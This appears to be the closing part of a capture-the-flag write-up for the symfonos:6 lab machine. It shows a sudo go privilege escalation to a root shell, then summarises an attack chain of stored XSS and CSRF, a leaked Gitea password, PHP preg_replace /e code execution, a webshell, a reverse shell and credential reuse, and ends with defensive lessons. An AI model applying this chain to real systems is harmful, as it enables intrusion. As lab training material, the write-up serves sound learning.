# cat /root/proof.txt -> Congrats on rooting symfonos:6!
[achilles@symfonos6 go]$ sudo /usr/local/go/bin/go run script.go
[achilles@symfonos6 go]$ ls -l /bin/bash
-rwsr-sr-x. 1 root root 964544 Apr 10  2018 /bin/bash
[achilles@symfonos6 go]$ bash -p
bash-4.2# whoami
root
bash-4.2# cat proof.txt
Congrats on rooting symfonos:6!
Box pwned.
Attack chain
Flyspray 1.0  ->  stored XSS in "real name"  ->  the admin runs the JS (CSRF)
    └─> an admin account is created  ->  task FS#2 leaks achilles:h2sBr9gryBunKdF9 (Gitea)
            └─> repos symfonos-blog + symfonos-api  ->  preg_replace /e + API PATCH
                    └─> RCE as apache  ->  webshell cmd.php  ->  revshell
                            └─> su achilles (reuse)  ->  sudo go (GTFOBins)  ->  root
Lessons learned
- A stored XSS + an internal victim is CSRF with borrowed privileges. The unsanitised real name field turns any admin who opens the profile into the one who creates our account.
- "Internal" secrets are still secrets. Putting the Gitea credentials in a bug-tracker task exposes them the moment anyone reaches the panel.
preg_replacewith/eis latent RCE. The modifier evaluates the replacement as PHP; it was removed in PHP 7 for exactly this reason, and its safe replacement ispreg_replace_callback.- Reading the source makes the difference. Without cloning
symfonos-apiyou would not know how to talk to the API (endpoints, JWT,PATCH) to reach the vulnerablepreg_replace. sudo gois root. Any binary that compiles and runs code undersudoallows a trivial escape.